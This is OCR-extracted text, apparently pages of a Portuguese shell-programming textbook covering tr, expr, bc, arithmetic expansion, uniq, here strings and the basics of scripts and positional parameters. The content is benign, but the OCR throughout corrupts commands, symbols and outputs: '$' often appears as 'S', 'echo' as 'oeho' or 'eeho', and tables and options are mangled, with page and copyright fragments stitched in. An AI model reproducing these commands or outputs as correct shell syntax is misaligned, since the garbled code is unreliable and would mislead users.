deve ser substituído por • t • ou por seu valor octal (011) como vere- mos na tabela e exemplo mais à frente. Material com direitos autorais
  • 152.
    Comandos que nãosão do Planeta 139 .J Classe Atua sobre: [car*] Em para-os- caracteres, cópias de car até o tamanho de <dos-caracteres> [car" rep] Repete rep cópias de car [:alnum:) Letras e dígitos [:alpha:] Letras [:blank:] Espaços em branco horizontais [:cntrl :] Caracteres de controle [: digi t:] Dígitos [ :graph:1 Caracteres i;~'"-'-", • não ihclui [:lower:) Letras minúsculas [:print:) Caracteres i;"""', • inclusive [:punct:] Caracteres de pontuação [:space: ] Espaços em branco horizontais e verticais [:uppet':] Letras maiúsculas [ :xdigit:] ~'l:f"V" hexadecimais c~car-J Caracteres equivalentes a car Exemplos: Str '(:lower:)' '(:upper:)' < quequeisso ATENO,O, O TEXTO ABAIXO NAO EH TRBINI>.NENTO, EH UI1J>. LIWAGSM CEREBRAL!!! O SHELL ALEI'! DE ANALISAA CADA DADO ENTRADO A I'AATIR DO PRCNPT DO UNIX, INTERFACEANDO COM OS USUARIOS , TEM T~IBEM AS SEGUINTES ATRIBUICOBS: I NTERPRETADOR DE C~r~DOS ; CONTROLE DO AMBlENTE UNIX; REDIRECIONAMENTO DE E~ITRADA E SAlDA; SUBSTI TUICAO DE NOMES DE ARQUI VOS ; CONCATENACAO DE PIPE; EXECUCAO DE PROGRA.'IAS; PODEROSA LINGU;o.GEM DE PROGRAH1'.CAO. O cr: também pode usar caracteres octais, tanto para especificar o que estamos pesquisando como para definir o resultado que esperamos. A representação octal é passada para o t~: no seguinte formato: nnn 1 Qrl
  • 153.
    140 Programação ShellLinux Suponha agora que eu tenha um arquivo com comandos separados por ponto e vírgula e eu queira colocar cada comando em uma linha. Vejamos como está esse arquivo: $ cat confusao cd SHONE: ; pwd ; date;ls -la;echo $LOGI.JlME: x$ ( SHELL)x Para colocá-lo de forma legível, podemos fazer: $ c;,.t confusao I t r ";" "012" cd $HONE p:.d date, ls -la e,cho $LOGN.~~6 x${SHELL I X Converte ; em <ENTER> Mas essa linha ficaria melhor se fosse escrita com redirecionamento de en- trada (stdin), evitando o uso do pipe 11 ) • Veja: $ tr ~~; '' "012'' < confusao Mas essa notação também pode ser representada por um ·cararacte.re• onde caracte~ee pode ser qualquer um dos que constam na tabela a seguir: _j caractere nificado backslash a audible BEL b backspace f form feed n new line r retum t horizontal tab v vertical tab Assim sendo, o exemplo anterior também poderia ser escrito da seguinte . mane1 ra: $ cat c onfus ao I t r •;" "n" Converte; em <ENTER> 1 Qrl
  • 154.
    Comandos que nãosão do Planeta 141 Agora veja só esse exemplo: $ echo SPATH /usr/bin : /usr/local/bin : /usr/sbin/ . Complicado para ler, né? Agora experimente: $ echo SPATH I tr : "012" /usr/bin /usr/l ocal /bin /usr/sbin O maior uso desse comando é, no entanto, transformar maiúsculas em minúsculas e vice-versa. Vejamos como converter as letras maiúsculas de quequeisso em letras minúsculas: $ cat quequeisso I tr 'A-Z' ' a-z ' aeencao, o eexto abaixo nao eh treinamento, oh uma lavagem cerebral !!! o shell alem de analisar cada dado entrado a partir do pron~t do UNIX, 1nterfaceando com os usuarios, tem ~ambem as seguintes atribuicoes : interpretador de comandos; controlo do ambiento UNIX; redirecionamento de entrada e saída; substi tui cao de nomes de arquivos ; concatenacao de pipe ; execucao de progr amas; poderosa lin<J•agem de programacao . ATINÇÃO A notação "m-n " expande para todos os caracteres de m a n, em ordem ascendente. m deve ser menor que n; caso contrário ocor- rerá um erro. Por exemplo, " 0-9" é o mesmo que "0123456789 ". Esta notação é típica do LINUX. Em outros Sistemas Operacio- nais (como o System V), pode ser obrigatório o uso dos colche- tes, e o exemplo acima ficaria da seguinte forma: $ tr • { A-Z) • '{a- z]' < quequeisso O comando tr pode ainda ser usado com duas opções interessantes: A opção -s Funciona da mesma maneira que vimos até agora, porém, se houver re- petição de algum dos caracteres pesquisados, "espreme-os" (§queeze), gerando somente um na saída. Copyr ht
  • 155.
    142 Programação SheULinux Exemplo:Se quisermos trabalhar com a saída de um comando, compactan- do os espaços em branco, podemos fazer: $ l s - 1 I tr - s ' ' total 1170 Comprimindo os espaços do comando/s -1 - r1~xr -- r -- 1 julio dipao 241 Oct 28 1997 2ehbom - rw- r - -r-- 1 julio dipao 1463 Nay 21 10: 55 ArqOLs - r,.rxr--r - - 1 julio dipao 127 Oct 14 1997 OuLoren - rw- r -- r -- 1 julio dipao 16 Oct 19 18 : 59 a a -.ro~xr--r-- 1 julio dipao 114 ocr 7 1997 add Agora veja um arquivo recebido do DOS, com seus caracteres de con- trole característicos: $ cat -vet oos.txt Est e arquivo"!-!$ foi gerado pelo"!•!$ DOS/Rwin e foi AI~$ bai:<ado po: um"M$ ftp mal feito . AMS Para tirá-los podemos fazer: $ tr -s • (:cntrl : )' ' n' < OOS.txt I cat -vet Est e arqui vo$ foi gerado pelo$ DOS/R·..,in e foi$ baixado por wn$ ft p =1 feil:o . $ Como o carn'age-retum (representado por "t1 no exemplo) e o line-feed (n representado por s) apareciam lado a lado, quando fizemos a troca do "M pelo n, surgiu um nn que a opção -s transformou em apenas um. O últi- mo cat -vet foi apenas para mostrar que a saída havia se livrado do "M . A opção -d Usando-se essa opção, os caracteres que atendem ao critério de pesquisa são deletados. Exemplo: $ tr - d ' 12 ' < quequeisso Detetar todos os <ENTER> de quequeisso ATEIICAO, O TEXTO ABAIXO Ni0 EH TREINI.I>!EN'!O, E!! UMA LAVAGEH CEREBRAl, ! ! !O Shell alem de analisar cada dado enteado a partir do prompt do Copyr ht
  • 156.
    Comandos que nãosão do Planeta 143 UN!X,incerfaceando com os usuarios, cem cambem as seguintes atcibuicoes : Interpre- tador de canandos ; controle do aJl'biente UNIX; Redirecionamento de entrada e saida; Substituicao de nar.es de arquivos; Concatenacao de plpe; Execucao de programas; ?oderosa linguagem de program.1c<1o. S Promptnofinalporqueperdeuaté o último <ENTER> Também podemos nos livrar do indesejado " N do arquivo oos . t:xt visto há pouco, fazendo o seguinte: s tr - d ' r ' < oos . txt > oos.ok $ cat - vet OOS .ok Este arquivo~ foi gerado pel o$ DOS/R-,.;in e foi$ baixado por um$ ftp mal feito . Ou assim: s tr -d ' 015' < oos.txt > oos .ok Aopção -c Essa opção troca o complemento, ou seja, troca o que não foi especificado no conjunto de <dos-caracteres> . Exemplos: Vamos transformar o arquivo oos .ok em uma lista de palavras: $ tr - cs '( :lower:] (:upper:] ' '(n* ]' < OOS.ok I paste - - - - Este a.rquivo foi gerado pelo DOS Rltin e foi bai:<ado por um ft p mal feito Esse exemplo transforma cada sequência de caracteres que não sejam letras maiúsculas e minúsculas (no caso, caracteres em branco, especiais e o <ENTER> do final de cada linha) em um simples <ENTER> (n ). Sempre o tamanho de <dos-caracteres> tem de ser o mesmo de <para- os- caracteres>, o asterisco foi colocado para que <para-os-caracteres> adquira o tamanho suficiente para isso. O uso deste asterisco ('* > no tr não GNU é obrigatório. Para finalizar o paste foi colocado somente para Copyr ht
  • 157.
    144 Programação ShellLinux que fossem escritas quatro palavras por linha, de forma a não gastar uma página inteira do livro para isso. ;- 1 Ahhh, já ia me esquecendo! Como poderia haver caractere especial co- lado em espaço em branco, coloquei a opção - s para que isso não resul- tasse em linhas vazias provocadas por dois <ENTER> sucessivos após a execução do t r . Só consegui fazer o mesmo em um UNIX SVR4 da seguinte forma: $ tr - cs "(A- Z ] (a- z]" "[012 * )" < DOS . ok I paste - - - - Exprimindo o expr de forma expressa O expr é o nosso comando "bombril", isto é, tem 1001 utilidades. Vejamos . . . as pnnc1pa1s: Execução de operações aritméticas As operações aritméticas são executadas com auxílio do comando expr. Os operadores são: Exemplos: $ expr 2+7 2+7 $ expr 2 + 7 9 $ expr 2 - 7 - 5 $ expr 2 • 7 + - • I % expr : syntax error $ expr "2 • 7" 2 • 7 Soma Multiplicação Divisão Resto da divisão Resto da divisão Quefoi que houve?... /v;}or4 sim.com espiiÇO sep4rendo operadotes Zebra, faJta protegeroasterisco /lf,Jota euprotegiaexpressão toda.. 1 Qrl
  • 158.
    $ expr 2 • 7 14 $ expr 2 % 7 2 $ oxpr 7 % 2 1 Comandos que não são do Planeta 145 Agorasim... ATEN ÀO Precisamos de cautela na execução desse comando, já que ele trabalha somente com números inteiros. Podemos, nesse caso, dizer que: a ordem dos tratores altera o pão duro. Olha só o exem- plo a seguir: $ expr 7 I 5 • 10 10 $ axpr 7 * 10 I 5 14 7dividido por 5=1(inteiro), vezes 10 =10 7vezes 10=70 dividido por 5=14 Já que esta publicação é mais um bate-papo de amigos do que um li- vro formal, vamos subverter a ordem natural das coisas e apresentar para vocês outras formas de fazer operações aritméticas, fora do contexto do expr . Daqui a pouco voltaremos ao expr. bc - A calculadora Uma forma bacana de fazer cálculos em She/1- usada normalmente quan- do a expressão aritmética é mais complexa, ou quando é necessário tra- balharmos com casas decimais - é usar a instrução calculadora do UNIX/ LINUX. O bc . Veja como: Exemplo: $ echo " (2 + 3) * s•• 1 bc 25 Parênteses 11sados para darprecedência Para trabalhar com números reais (números não necessariamente intei- ros), especifique a precisão (quantidade de decimais) com a opção scale do comando bc. Assim, vejamos o penúltimo exemplo: $ echo "scal<r-2; 7*513" 1 bc 11.66 Copyr ht
  • 159.
    146 Programação SheULinux Outros exemplos: $ acho •seale=3; 33.333*3" 1 be 99 . 999 $ nWil"5 S eeho • seale~2; ( (3 + 2) • Snwn + 4) I 3" I b e 9 . 66 Uma vez apareceu na lista (excelente por sinal) de Shefl script no Yahoo (http://br.groups.yahoo.com/group/shell-script/) um cara com a seguinte dú- vida: "Eu tenho um arquivo cujos campos estão separados por <TAB> e o terceiro deles possui números. Como posso calcular a soma de todos os números desta coluna do arquivo?" Mandei a seguinte resposta: $ eeho S (eut -f3 num I tr 'n' +)0 1 be 20 . 1 Vamos por partes para entender melhor e primeiramente vamos ver como era o arquivo que fiz para teste: S ea.t num a b 3 . 2 a z 4. 5 w e 9 . ó q " 2 . 8 Como se pode ver, está dentro do, padrão do problema, onde eu tenho como terceiro campo números reais. Vamos ver o que faria a primeira parte da linha de comandos, onde eu transformo os caracteres <ENTER> (new- line) em um sinal de mais I +>: $ cut -f3 num I tr 'n' + 3 . 2+ 4. ~+9 . 6+2 . 8+ Se eu mandasse desse jeito para o bc, ele me devolveria um erro por causa daquele sinal de mais l+l solto no final do texto. A minha saída foi colocar um zero no final, pois somando zero o resultado não se alterará Vamos ver então como ficou: $ oeho S(eut -f3 num I tr - s 'n' +)0 3 . 2+4.5+9 . 6+2 . 8+0 Copyr ht
  • 160.
    Comandos que nãosão do Planeta 147 Isso é o que se costuma chamar one-liner, isto é, códigos que seriam complicados em outras linguagens (normalmente seria necessário criar contadores e fazer um loop de leitura somando o terceiro campo ao conta- dor) e em She/1 são escritos em uma única linha. Há também gente que chama isso de método K/SS, que é o acrônimo de Keep Jt Simp/e Stupid. :-1 Mas o potencial de uso dessa calculadora não se encerra ai, existem diversas facilidades por ela propiciadas. Veja só este exemplo: $ echo "obase=16; 11 579594" I bc BOBOCA $ echo "iba so=16; BOBOCA" I bc 11519594 B, zero, B.zero, CeA Nesses exemplos vimos como faz.er mudanças de base de numeração com o uso do bc. Na primeira explicitamos a base de saída cobaseJ como 16 (hexadecimal) e na segunda, dissemos que a base da entrada (ibasel era 1O(decimal). O interpretador aritmético do Shell Outra forma muito legal de fazer cálculos é usar a notação sccexp arit- mética! 1. É bom ficar atento, porém, ao fato de essa sintaxe não ser uni- versalizada. O Bourne She/1 ( sh), por exemplo, não a reconhece. Exemplo: Usando o mesmo exemplo que já havíamos usado: $ echo $ ( ( (2+3) *5)) 25 Agora olha só esta maluquice: $ tres=3 $ eoho $(((2+tres)*5 )) 25 $ eoho $ ( ( (2+$tres) *5)) 25 Os parênteses mais internospriorizaram o2tJ Variável lrés nãoprecedida pelo S Variável lrés precedidapelo $ Copyr ht
  • 161.
    148 Programação SheULinux Ué!! Não é o cifrão precedente que caracteriza uma variável? Sim, po- rém em todos os sabores UNIX que testei, sob bash ou ksh, ambas as formas de construção produzem uma boa aritmética. Preste atenção nesta sequência: $ unset i $ Gcho $ ( (i++)) o $ echo Si 1 $ echo $ ((++i)) 2 $ echo $i 2 $imooorreu! Repare que apesar de a variável não estar definida, pois foi feito um unset nela, nenhum dos comandos acusou erro, porque, como estamos usando construções aritméticas, sempre que uma variável não existe, é inicializada com zero !O> . Repare que o i++ produziu zero tO> • Isso ocorre porque este tipo de construção chama-se pós-incrementação, isto é, primeiramente o coman- do é executado, e só então a variável é incrementada. No caso do ++i , foi feita uma pré-incrementação: primeiro incrementou e somente após o comando foi executado. Também são válidos: $ echo $((i+• 3)) 5 $ ocho $i 5 $ ocho $ ( (i*=3)) 15 $ echo Si 15 $ echo $((i%=2) ) 1 $ echo $i 1 Essas três operações seriam o mesmo que: ia$ ( {i+3) ) ia$( {P3 ) ) i = S( (i ~ 2l) Copyr ht
  • 162.
    Comandos que nãosão do Planeta 149 E isso seria válido para todos os operadores aritméticos, o que em resu- mo produziria a tabela a seguir: Expressão Resultado id++ i d-- pós-incremento e pós-decremento de variáveis ++id --id pré-incremento e pré-decremento de variáveis ** exponenciação * I " multiplicação, divisão, resto da.divisão + - adição, subtração <• >• < > comparação = I= igualdade, desigualdade && E lógico l i OU lógico O auge dessa forma de construção com duplo parênteses é o seguinte: $ ocho $var 50 $ var-$ ( (var>40 ? va:r- 40 var+ 40)) $ echo $var 10 $ var=S({var>40? var -40 var+40)) $ echo $var 50 Esse tipo de construção deve ser lido da seguinte forma: caso a variável va r seja maior que 40 (var >IIO) , então (?) faça var igual a var menos 40 (var- 40) , senão (: l faça var igual a var mais 40 (var+40) . O que quis dizer é que os caracteres ponto de interrogação (?J e dois pontos 1: 1 fazem o papel de "então" e "senão", servindo dessa forma para montar uma operação aritmética condicional. Da mesma forma que usamos a expressão s <( . . . 11 para fazer opera- ções aritméticas, também poderíamos usar a intrínseca (built-in) let ou construção do tipo s[ ... 1. 1 Qrl
  • 163.
    150 Programação SheULinux Os operadores são os mesmos para essas três formas de construção, o que varia um pouco é a operação aritmética condicional com o uso do l et . Vejamos como seria: $ acho $var 50 $ let va~ • var>40 ? var-40 var+40' $ echo $var lO $ let va~ ' var>4 0 ? v ar-40 : var+40' $ echo $var 50 Se você quiser trabalhar com bases diferentes da decimal, basta usar o formato: ba:seHnumero Onde base é um número decimal entre 2 e 64 representando o sistema de numeração, e numero é um número no sistema definido por base . Se baseU for omitida, então 10 é assumida como default. Os algarismos maiores que 9 são representados por letras minúsculas, maiúsculas, @ e _, nessa ordem. Se base for menor ou igual a 36 maiúsculas ou minúsculas podem ser usadas indiferentemente para definir algarismos maiores que 1O (não está mal escrito, os algarismos do sistema hexadecimal, por exemplo, variam entre O(zero) e F). Vejamos como isso funciona: $ echo $[21ll] 3 $ ocho $ ( (l6#a.)) lO $ echo $ ( (l6HA)) 10 $ echo $ ((2811 + l6Na)) 13 $ ocho $(64ila] 10 $ echo $ [ 64HA] 36 $ echo $ ( ( 64*@)) 62 $ echo $ ( (6411_ )) 63 Nesses exemplos usei as notações s< <••• 1> e s1... 1 indistintamente, para demonstrar que ambas funcionam. Copyr ht
  • 164.
    Comandos que nãosão do Planeta 151 Ah, já ia me esquecendo! As expressões aritméticas com os formatos s! !... l l , s[ .. .J e com o comando l et usam os mesmos operadores usados na instrução expr , além dos operadores unários !++, - - , += , *=, . .. l e condicionais que acabamos de ver. Por falar em expr, está na hora de sairmos da nossa viagem e voltar- mos ao assunto sobre esta multifacetada instrução. Para medir o tamanho de uma cadeia de caracteres, a usamos com a sintaxe: expr length cade i a Exemplo: Assim: $ expr length 5678 4 4 é otamanho da cadeia 5678 Lá vou eu novamente sair do tema expr para mostrar outra forma de obter- mos o tamanho de uma cadeia. Observe que a próxima solução só poderá ser empregada para devolver o tamanho de uma cadeia contida em uma variável. Note também que esta sintaxe só é reconhecida pelo bash e pelo ksh. $ var=0123456789 $ e cho ${#var} 10 Esse tipo de construção <s { ... l ) que acabamos de ver é genericamen- te chamada de Expansão de Parâmetro (Parameter Expansion). Encorajo muito seu uso, apesar da perda de legibilidade do código, porque elas são intrínsecas do Shell (builtins) e por isso são, no mínimo, umas 100 vezes mais velozes que as suas similares. Veremos a Expansão de Parâmetros de forma muito mais detalhada no capítulo 7. Voltando à vaca fria, o expr, para extrair uma subcadeia de uma cadeia de caracteres, usamos a sintaxe: expr subst r cadei a <a partir da posi ção> <qtd . caract eres> Exemplo: Assim: $ e xpr substr 5678 2 3 Extrair apartir da 2•posição 3caracteres Material com direitos autorais
  • 165.
    152 Programação SheULinux 678 $ expr substr •que teste chato" ll 5 chato Extrairapartirda W posiç~o 5caracteres O Bash, e somente o Bash, permite extrair uma subcadeia de uma ca- deia da seguinte forma: $ var-"qua teste chato" $ ecbo ${var:l0:5} chaco Note que, no caso mostrado no exemplo anterior, a origem da contagem é zero, isto é, a letra q da variável var ocupa a posição zero. Essa Expansão de Parâmetros que acabamos de ver, também pode ex- trair uma subcadeia, do fim para o principio, desde que seu segundo argu- mento seja negativo. $ echo ${TimeBom: -5} mengo $ echo S{Ti meBom:-5} Flamenqo S echo S{TimeBom: (-5)} mengo Existe outra Expansão de Parâmetros, que veremos mais tar- de, que tem a sintaxe s(parm:-valor J e por isso não podemos colar o hífen 1- J aos dois pontos 1: 1. Como vimos, podemos usar um espaço em branco ou até mesmo usar parênteses para separar os dois sinais. Para encontrar um caractere em uma cadeia, usamos a sintaxe: expr ~ndex cadeia carac cer Exemplo: Assim: $ expr index 5678 7 3 Agora olhe só para isto: $ expr inde.x 5678 86 2 Em que posição de 5678 está o7? 1latcna com d r bS utor<t
  • 166.
    Comandos que nãosão do Planeta 153 Isso aconteceu porque o e xpr i ndex não procura uma subcadeia em uma cadeia e sim um caractere. Dessa forma, estava pesquisando a ocor- rência dos caracteres a e 6 na cadeia 5678. Ora, como o 6 foi o primeiro a ser encontrado, a instrução retornou a sua posição relativa na cadeia. O uniq é único É particularmente útil quando desejamos trabalhar com os registros dupli- cados de uma entrada. Este comando é o un i q, cuja sintaxe é a seguinte: uniq [entrada) [saida] Usado assim sem argumentos, o comando copia todos os registros da ent r ada para a saida , exceto os duplicados. Exemplo: Como preparação do exemplo a seguir, vamos extrair o primeiro nome de cada registro do arquivo t.e l e fones e colocá-los em telef : ~ cat telefones I c ut - f l -d" "> t e l ef como ficou o telef? ~ c a t t e l ef Ci ro Ney Enio Cl audi a Paula Ney Repare que o nome Ney aparece duas vezes em t e l e f. Então vamos ver se é mesmo verdade que a instrução u n i.q, na sua forma mais simples, não manda para a saída os registros duplicados: ~ uniq telef Ci ro Ney Enio Claudia Paula Ney Não funcionou! Que será que houve? O nome do Ney continua aparecendo duas vezes na saída porque em tele f eles não eram consecutivos. Para fazer o pretendido, isto é, colocar adjacentes os registros que desejamos selecionar, é frequente o uso do Material com direitos autorais
  • 167.
    154 Programação SheULinux comandosott, passando a sua salda para a entrada do un iq . Vamos então fazer assim: $ sor t talef I uniq Ciro Claudi a E:nlo lley Paula Agora sim funcionou, mas esse exemplo pode (e deve) ser resolvido, de forma mais rápida e enxuta, se fizermos: $ sort telefones I cut -fl -d" • I uni q Ciro Cl audia Enio Ney Paula O comando uniq possui outras opções, mas em uma devemos ir mais fundo. A opção -d Usamos essa opção quando desejamos listar somente os registros que estão duplicados no arquivo de entrada: Exemplo: Suponha que seja regra, na instalação em que você trabalha, que cada usuário do computador possa ter somente uma sessão aberta. Para listar todos os que estão conectados você pode fazer: $ who ht:rece console Dec 2 17 : 12 d egarie. pt5/0 Dec 2 08 : 50 lcarlos pt:s/4 Dec 2 16: 08 r l egaria pts/1 Dec 2 08 : 51 jneves pts/2 Dec 2 09 : 42 Como existem poucas sessões abertas, fica fácil de ver que r legaria fez dois logins, mas para ficar visivel, independente da quantidades de usuários, devemos fazer: $ who I cut - fl - d" " I sort I uniq - d rl ttga.ria 1latcna com d r bS utor<t
  • 168.
    Comandos que nãosão do Planeta 155 Isto é, da saída do comando who , extraímos somente o primeiro campo separado dos outros por espaço(s) em branco (login name). Esses campos foram classificados, e então listamos os duplicados. Mais redirecionamento sob o Bash Agora que nós temos um pouco mais de bagagem técnica, podemos entender o conceito do here strings (que funciona somente sob o bom e velho Bash). Primeiro, um programador com complexo de inferioridade criou o redireciona- mento de entrada e representou-o com um sinal de menor (<l para represen- tar seus sentimentos. Em seguida, outro, sentindo-se pior ainda, criou o here document representando-o por dois sinais de menor (« J porque sua fossa era maior. O terceiro pensou: "esses dois não sabem o que é estar por baixo"... Então criou o here strings representado por três sinais de menor (« <l . Brincadeiras à parte, o here strings é utilíssimo e, não sei por quê, é um perfeito desconhecido. Na pouquíssima literatura que há sobre o tema, nota-se que o here stríngs é frequentemente citado como uma variante do here document, com o que discordo pois sua aplicabilidade é totalmente diferente daquela. Sua sintaxe é simples: $ c oroando <<< $c ad e ia Onde cadeia é expandida e alimenta a entrada primária (stdin) de comand o . Como sempre, vamos direto aos exemplos dos dois usos mais comuns para que você próprio tire suas conclusões. O mais comum é ver uma here string substituindo a famigerada constru- ção echo "ca deia " 1 comando, que força um fork, criando um subshell e onerando o tempo de execução. Vejamos alguns exemplos: $ a="l 2 3 " $ cu t -f 2 -d ' ' <<< $a 2 $ e cho $NomeArq Neus Documentos $ tr 1 ~"A-Z 11 11 a- z_ " <<< $NomeA.rq meus documentos $ bc <<<" 3 * 2" 6 $ bc <<<" scale = 4; 22 I 7" 3 . 1428 Normalmentefaz-se: echoSalcul·f 2·d'' Conserlando nomes gerados no IWÍn Substituindo oecho ... IIr... Material com direitos autorais
  • 169.
    156 Programação SheULinux Vejamos uma forma rápida de inserir uma linha como cabeçalho de um arqu1vo: $ cat num 1 2 3 4 5 6 7 8 9 10 $ cat - num<<< "Impares Pares" Omenos (·) represenla o stdin Impare" i'ares 1 2 3 4 5 6 7 8 9 10 Exercício Descubra o resultado da execução dos comandos seguintes (primeiramen- te tente identificar a resposta sem o uso de computador, em seguida use-o para certificar-se do resultado): sed •stUNIXHunixf• quequeisso sed ' l,2s/(A-ZJ// ' quequeisso sed 'l , 2s/(a- zJ//g• quequeisso sec:l ' s/ .*I/' quequeisso sed -n '/UNIX/p' quequeisso sed '/UNIX/d' quequeisso cat quequeisso sed ' s/ . * //' expr 15 I 2 • 5 oxpr 15 * 5 I 2 finger 1 cut -c10-30 I cut -fl -d" " I tr "[a-z)" " [A-Z) " grep ' A (P I S) ' quequeisso egrep •A (E IC) ' quequei sso egrep -v •A(EIC) • quequeisso I wc -1 fgrep -1 ou * grep ecardoso /etc/pass~ti I tr : - expr length "C qui sabe" - ~- 1latcna com d r bS utor< t
  • 170.
    ?:~ ,~~ jCapítulo 3 I : f , I . : • • !para programar? . . i Depois de todo esse blablablá, vamos finalmente ver como funciona essa tal de programação em She/1. Eu não quero enganar não, mas você já fez vários programas, uma vez que cada um dos comandos que você usou nos exemplos até aqui é um míniprograma. O She/1, por ser uma linguagem interpretada, pode rece- ber os comandos diretamente do teclado e executá-los ins- tantaneamente, ou armazená-los em um arquivo (normal- mente chamado de script) que, posteriormente, pode ser processado tantas vezes quanto necessário.Até aqui o que vimos enquadra-se no primeiro caso. Veremos agora o que fazer para criarmos os nossos arquivos de programas. Executando um programa (sem ser na cadeira elétrica} Vamos mostrar o conteúdo do arquivo Duloren: $ cat DuLoren Do 12scripl a gente nunca se esquece... # # Meu Pri meiro Script em Shel l li echo Eu t enho · cat tel efones I wc - 1· telef ones cadast rados e cho " Que s ao : n cate te l e f on es 157 Material com direitos autorais
  • 171.
    158 Programação SheULinux Ih! É um programa! Vamos então executá-lo: S DuLoren ksh: OuLoxen: cannot execute Ué, se é um programa, por que não posso executá-lo? $ ls - 1 DuLoren - rw- r -- r -- 1 julio dipao 90 S~p 29 16: 19 DuLor~n Para ser executável, é necessário que aqui haja um ! Então, devemos antes de tudo fazer: S chmod 744 OuLoren $ ls -1 OuLoren -n<xr--r-- l j ulio Agora sim!! clipao Então vamos ao que interessa: $ OuLoren Eu tenho 6 telef ones cadastrados Que sao: Ciro Grippi Ney Gerhardt: Enio Cardoso (021)555- 1234 (024) 543-437.1 (023) 232-3423 Cl audia Marc ia (021)555-2112 ?aula Duarte (011)449-0989 Hey Garrafas (021)988-3398 Usando variáveis ou $ chmod +x OuLoren 90 Sep 29 16:19 DuLoren O She/1, como qualquer outra linguagem de programação, trabalha com va- riáveis. O nome de uma variável é iniciado por uma letra ou um sublinhado (J, seguido ou não por quaisquer caracteres alfanuméricos ou caracteres sublinhado. Para criar variáveis Para armazenar ou atribuir valor a uma variável, basta colocar o nome da variável, um sinal de igual c=> colado ao nome escolhido e, colado ao sinal de igual, o valor estipulado. Assim: 1latcna com d r bS utor<t
  • 172.
    Exemplo: S variavel=qqcoisa $ contado:t-0 $ vazio• Viemos aquí para falar ou para programar? 159 Armazena qqcoísa em variável Coloca zerona variável contador Cria avariávelvazio com ovalornulo (NULL) Repare nos exemplos anteriores que, ao atribuirmos valor a uma variável, não colocamos espaços em branco no cor- po dessa atribuição, sob pena de ganharmos um erro, pois linhas contendo espaços em branco são tratadas pelo Shell como comandos (Vide Capítulo 0). Para exibir o conteúdo das variáveis Para exibirmos o valor de uma variável, devemos preceder o seu nome por um cifrão < S>. Assim, se quisermos exibir o conteúdo das variáveis criadas antes, faríamos: Exemplo: $ echo variavel•Svariavel , contador•$contador, vazio•Svazio variavel=qqcoisa, contador=O, vazio= Se desejarmos preceder a variável contador do número zero para for- matar números como oo, 01. ... , on: $ echo O$contador 00 Da mesma forma que concatenamos caracteres antes da variável, pode- mos fazê-lo após: $ echo $variável- jilo qqcoisa-j ilo S echo Scontadorl $ Concatenar ao conteúdo de $variável, literal-filo COI1Celenar ao conteúdo de Sconlador,literel f No último exemplo, o resultado foi nulo porque o She/1 interpretou o co- mando como uma solicitação para que seja exibido o conteúdo da variável contador1. Como tal variável não existe, o valor retornado será nulo. 11fatcna com d r bS utor<t
  • 173.
    160 Programação SheULinux Por que o interpretador entendeu Svaria vel- jilo e encrencou com svariavell? Bem, conforme você já sabe, o nome de uma variável só com- porta caracteres alfanuméricos e o caractere sublinha u , dessa forma svariável - Jilo não será interpretado como uma variável, já que contém o caractere menos 1-), porém scontadorl sim. Como fazer então? Um dos recursos que o Shell utiliza para delimitar variáveis é colocá-las entre chaves (11>• Dessa forma, para solucionar o problema, poderíamos fazer: Exemplo: $ ocho $ {contador }l Ocontador tem O , ecolocamos o 1a seguir Passando e recebendo parâmetros Suponha que você tenha um programa chamado listdir, assim: $ cat listdir ccho os Arquivos d o Dircco.rio corrcm:e sao : ls - 1 Que quando executado geraria: $ list dir Os Arquivos do Diretorio Corrente Sao : - .n~xr-- r -- l julio dipao 90 Sep 29 16 : 19 DuLoren - .n<xr-- r -- 1 julio dipao 51 Sep 29 17 : 46 listdir -r<-r--r-- 1 julio dipao 416 Sep 3 10 :53 quequeisso -rw- r--r-- 1 julio dipao 137 Sep 9 11 : 33 telefones Ora, esse programa seria estático, só listaria o conteúdo do diretório cor- rente. Para tornar o programa mais dinâmico, nosso script deveria receber o nome do diretório que desejássemos listar. Dizemos que estamos execu- tando um script passando parâmetros, e sua forma geral é a seguinte: progr parrnl pa.1:1112 pa:rm3 . . . pa.rmn Isto é, chama-se o programa da forma habitual e, em seguida, separa- dos por espaços em branco, vêm os parâmetros. Sobre essa chamada de progr anterior, devemos nos ater a diversos detalhes: 1latcna com d r bS utor<t
  • 174.
    Viemos aquí parafalar ou para programar? 161 Os parâmetros passados (parml, parm2 . .. parmn l dão origem, den- tro do programa que os recebe, às variáveis Sl, s2, S3 .... sn. É importante notar que a passagem de parâmetro é posicional, isto é, o primeiro parâmetro é o Sl, o segundo s2 e assim sucessivamente, até $9 . Exemplo: $ cat parwnl echo $1 echo $ 2 echo $11 $ paraml l. 2 . 3 . 4. S. 6 . 7 . 8 . 9 . l O. LL. l . 2 . 1.1 Programa sobre passagem de parâmetros Lista t•parâmetro L ista 2l pllrâmelro Lista 11•parãmelro Exerutaprogramapassando 11parãmetros Listou t•parâmetro Listo11 2'parâmetro VocéespertNa11.Edeu I.t!Dllptaeriet!det? A explicação para o que acontecelU com o 112 parâmetro é que, apesar do She/1 não limitar a quantidade de parâmetros que podem ser passados, só é possível endereçar diretamente· até o 92 parâmetro. Dessa forma, o que o She/1 viu foi o parâmetro sL seguido no dígito 1 . - A variável so conterá o nome do programa. Exemplo: $ cat param2 echo $0 echo $2 echo $11 $ param2 1 . 2. 3. 4. 5. 6. 7. 8 . 9. 10. ll. Programa exemplo da variável $0 Linha alterada em relm;ào 80 anterior pa ram2 Oparllmetro SO devolveu onome do prg 2 . 1.1 A variável sii conterá a quarntidade de parâmetros recebida pelo programa. Exemplo: $ cat para.m3 echo O Programa SO Recebeu SK Parãmecros echo $1 echo $2 echo $1L ObserveoSO eoS#inc/u/dos nesta fnhs 11fatcna com d r bS utor<t
  • 175.
